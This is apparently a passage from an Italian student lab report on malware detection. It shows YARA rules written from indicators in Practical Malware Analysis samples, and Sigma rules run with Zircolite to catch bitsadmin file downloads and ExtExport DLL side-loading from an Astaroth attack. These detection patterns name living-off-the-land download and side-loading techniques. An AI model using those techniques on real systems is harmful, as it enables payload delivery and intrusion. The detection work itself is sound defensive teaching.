


Figura 159: Process explore search

Questo dovrebbe bastare dal momento che il malware risulta essere non persistente.

- **Come funziona questo malware?**

Attraverso i passi precedenti, si può evincere che, per eseguire *Lab12-01.dll*, il malware effettua l'injection di DLL in *explorer.exe* nel nostro caso nel processo *BinText*. Precisamente, è la .dll responsabile dei pop-up.

8. Lab 8 – Malware Detection


8.1 YARA

8.1.1 TASK 1- Scrivere le regole per il Lab01-01

- Scrivere una regola YARA da associare al *Lab01-01.dll*, utilizzando i seguenti indicatori host-based:
 - Nome del Mutex hardcodato (stringa “molto specifica”)
 - Indirizzo IP hardcodato (stringa “molto specifica”)
 - È possibile includere stringhe “specifiche” (almeno 2+ di esse devono corrispondere)

Partendo dal file di estensione .dll, è possibile cercare le stringhe grazie al tool IDAPro.

Il Nome del Mutex è presente nel metodo CreateMutexA:



```
push    offset Name     ; "SADFHUHF"
push    eax             ; bInitialOwner
push    eax             ; lpMutexAttributes
call    ds:CreateMutexA
lea     ecx, [esp+1208h+WSAData]
push    ecx             ; lpWSAData
push    202h             ; wVersionRequested
call    ds:WSAStartup
test   eax, eax
jnz    loc_100011E8
```

Figura 160: Nome del Mutex

Utilizzando BinText invece, è possibile trovare l’indirizzo IP e stringhe specifiche, tra cui *sleep* e *hello*:




Figura 161: Indirizzo IP e stringhe specifiche con BinText

Si è proceduto con la parte di scrittura della regola YARA:

```
1 rule Lab01_01_dll {  
2     meta:  
3         description = "file Lab01-01.dll"  
4         date = "2024-06-01"  
5     strings:  
6         $s1 = "SADFHUHF" fullword ascii  
7         $s2 = "127.26.152.13" fullword ascii  
8         condition:  
9             all of them  
10 }
```

Figura 162: Regola YARA

```
PS C:\Users\unina\Desktop\Tools> .\yara64.exe -r 'C:\Users\unina\Desktop\yara_rule\lab01dll.yara' 'C:\Users\unina\Desktop\software-security\malware\malware-basic\malware-basic'\  
Lab01_01_dll C:\Users\unina\Desktop\software-security\malware\malware-basic\malware-basic\\Lab01-01.dll  
PS C:\Users\unina\Desktop\Tools> |
```

Figura 163: Esecuzione regola YARA

- Scrivere un’altra regola YARA da associare al file *Lab01-01.exe*, contenente:
 - Il percorso di una DLL malevola (stringa “molto specifica”)
 - Un messaggio stampato dal malware (stringa “molto specifica”)

Come nel caso precedente, è stato possibile trovare le stringhe con BinText:

4 00000000304C 00000040304C 0 C:\windows\system32\kerne132.dll
4 000000003070 000000403070 0 Kernel32.
4 00000000307C 00000040307C 0 Lab01-01.dll
4 00000000308C 00000040308C 0 C:\Windows\System32\Kernel32.dll
4 0000000030B0 0000004030B0 0 WARNING_THIS_WILL_DESTROY_YOUR_MACHINE

Figura 164: Regole con BinText

Si è proceduto con la parte di scrittura della regola YARA:

```
1 rule Lab01_01_exe {  
2     meta:  
3         description = "file Lab01-01.exe"  
4         date = "2024-06-01"  
5     strings:  
6         $s1= "kerne132.dll" fullword ascii  
7         $s2= "C:\\windows\\\\system32\\\\kerne132.dll" fullword ascii  
8         $s3 = "WARNING_THIS_WILL_DESTROY_YOUR_MACHINE" fullword ascii  
9         $s4 = "Kernel32." fullword ascii  
10        condition:  
11            all of them  
12 }
```

Figura 165: Regola YARA

Una volta scritta la regola YARA è stata effettuata la sua esecuzione da riga di comando:

```
PS C:\Users\unina\Desktop\Tools> .\yara64.exe -r 'C:\Users\unina\Desktop\yara_rule\lab0101exe.yara' 'C:\Users\unina\Desktop\software-security\malware\malware-basic\malware-basic'\  
Lab01_01_exe C:\Users\unina\Desktop\software-security\malware\malware-basic\malware-basic\\Lab01-01.exe  
PS C:\Users\unina\Desktop\Tools>
```

Figura 166: Esecuzione regola YARA

8.1.2 TASK 2 - Scrivere le regole per il Lab01-04 (Extra)

- Scrivere un'altra regola YARA per trovare *Lab01-04.exe*:
 - Percorsi dei file EXE malevoli
 - Nome di dominio hardcodato

Sono state trovate le stringhe con BinText:

0000000007070	000000407070	0	\winup.exe
0000000007084	000000407084	0	\system32\wupdmgr.exe
00000000070A4	0000004070A4	0	http://www.practicalmalwareanalysis.com/updater.exe

Figura 167: Stringhe con BinText

Si è proceduto con la parte di scrittura della regola YARA:

```
1 rule Lab01_04 {
2     meta:
3         description = "file Lab01-04.exe"
4         date = "2024-06-01"
5     strings:
6         $s1 = "\system32\wupdmgr.exe" fullword ascii
7         $s2 = "http://www.practicalmalwareanalysis.com/updater.exe" fullword
8         $s3 = "\winup.exe" fullword ascii
9     condition:
10        all of them
11 }
```

Figura 168:Regola con YARA

8.2 Sigma

- Esegui l'attacco Astaroth, rileva BITSadmin and ExtExport

La challenge prevede le seguenti fasi:

1. Abilitare Sysmon.
2. Eseguire l'attacco Astaroth e collezionare i logs da Event Viewer.
3. Scrivere le regole Sigma per rilevare l'attacco.
4. Eseguire le regole Sigma sui logs collezionati attraverso i tools Sigma e Zircolite.




Figura 169: Challenge Sigma

Si sono lanciati i seguenti comandi per abilitare Sysmon come driver del kernel e come servizio di Windows ("*-i*"):

```

PS C:\Users\unina\Desktop\Labs> cd .\sigma
PS C:\Users\unina\Desktop\Labs\sigma> git clone https://github.com/SwiftOnSecurity/sysmon-config
Cloning into 'sysmon-config'...
remote: Enumerating objects: 489, done.
remote: Total 489 (delta 0), reused 0 (delta 0), pack-reused 489
Receiving objects: 100% (489/489), 342.31 KiB | 3.39 MiB/s, done.
Resolving deltas: 100% (251/251)
Resolving deltas: 100% (251/251), done.
PS C:\Users\unina\Desktop\Labs\sigma> Sysmon64.exe -i sysmon-config\sysmonconfig
-export.xml

System Monitor v14.16 - System activity monitor
By Mark Russinovich and Thomas Garnier
Copyright (C) 2014-2023 Microsoft Corporation
Using libxml2. libxml2 is Copyright (C) 1998-2012 Daniel Veillard. All Rights Reserved.
Sysinternals - www.sysinternals.com

Loading configuration file with schema version 4.50
Sysmon schema version: 4.83
Configuration file validated.
Sysmon64 installed.
SysmonDrv installed.
Starting SysmonDrv.
SysmonDrv started.
Starting Sysmon64..
Sysmon64 started.
PS C:\Users\unina\Desktop\Labs\sigma>

```

Figura 170: Abilitazione Sysmon

Attraverso Event Viewer è possibile visualizzare il log degli eventi registrati da Sysmon.




Figura 171: Salvataggio Event Logs

Di seguito, si è proceduto con la scrittura delle regole.

ASTAROTH-BITS.YML

Intercepta ogni esecuzione di BITSAdmin che usa il flag/transfer per scaricare file.

```

title: Bitsadmin Download
id: d059842b-6b9d-4ed1-b5c3-5b89143c6ede
status: experimental
description: Detects usage of bitsadmin downloading a file
references:
    - https://blog.net spi.com/15-ways-to-download-a-file/#bitsadmin
    - https://isc.sans.edu/diary/22264
tags:
    - attack.defense_evasion
    - attack.persistence
    - attack.t1197
    - attack.s0190
date: 2017/03/09
modified: 2019/12/06
author: Michael Haag
logsource:
    service: sysmon
    product: windows
detection:
    event:
        EventID: 1
    selection1:
        Image: '\bitsadmin.exe'
        CommandLine: '* /transfer *'
    selection2:
        CommandLine: '*copy bitsadmin.exe*'
        condition: event and (selection1 or selection2)
fields:
    - CommandLine
    - ParentCommandLine
falsepositives:
    - Some legitimate apps use this, but limited.
level: medium

```

Figura 172: Bits Admin

ASTAROTH-EXTEXPORT.YML

Intercepta ogni esecuzione di ExtExport con parametri (evento piuttosto raro).

```

title: ExtExport.exe DLL Side Loading
id: xxxxxxxx-xxxx-xxxx-xxxx-xxxxxxxxxxxx
status: experimental
description: Detects ExtExport.exe with arguments being executed. Could indicate a DLL Side-Loading attempt.
references:
    - https://lolbas-project.github.io/lolbas/Binaries/Extexport/
    - http://www.hexacorn.com/blog/2018/04/24/extexport-yet-another-lolbin/
tags:
    - attack.execution
    - attack.defense_evasion
    - attack.t1059
    - attack.t1073
author: Martin, Anartz
date: 2020/06/30
logsource:
    service: sysmon
    product: windows
detection:
    selection:
        EventID: 1
        Image:
            - '\extexport.exe'
    filter:
        CommandLine:
            - '^[Cc]\:\\[Pp]rogram\\ [Ff]iles(\\ \\([Xx]86\\))?\\\[Ii]nternet\\ [Ee]xplorer\\\[Ee]xt[Ee]xport\\.exe$'
    condition: selection and not filter
fields:
    - CommandLine
falsepositives:
    - Depending on the estate activity. They should be rare.
level: medium

```

Figura 173: ExtExport

Eseguendo SIGMA otteniamo un file. json che potrà essere combinato al file contenente gli eventi .evtx nel tool Zircolite.

```
ZIRCOLITE
-= Standalone SIGMA Detection tool for EVTX =-
[+] Checking prerequisites
[+] Extracting EVTX Using 'tmp-HEJ6B7NV' directory
100%|██████████| 1/1 [00:00<?, ?it/s]
[+] Processing EVTX
100%|██████████| 1/1 [00:00<?, ?it/s]
[+] Creating model
[+] Inserting data
100%|██████████| 42/42 [00:00<?, ?it/s]
[+] Cleaning unused objects
[+] Loading ruleset from : .\astarothfiles\new_rules.json
[+] Executing ruleset - 2 rules
  - Bitsadmin Download [medium] : 4 events
  - ExtExport.exe DLL Side Loading [medium] : 2 events
100%|██████████| 2/2 [00:00<?, ?it/s]
[+] Results written in : detected_events.json
[+] Cleaning
```

Figura 174: Zircolite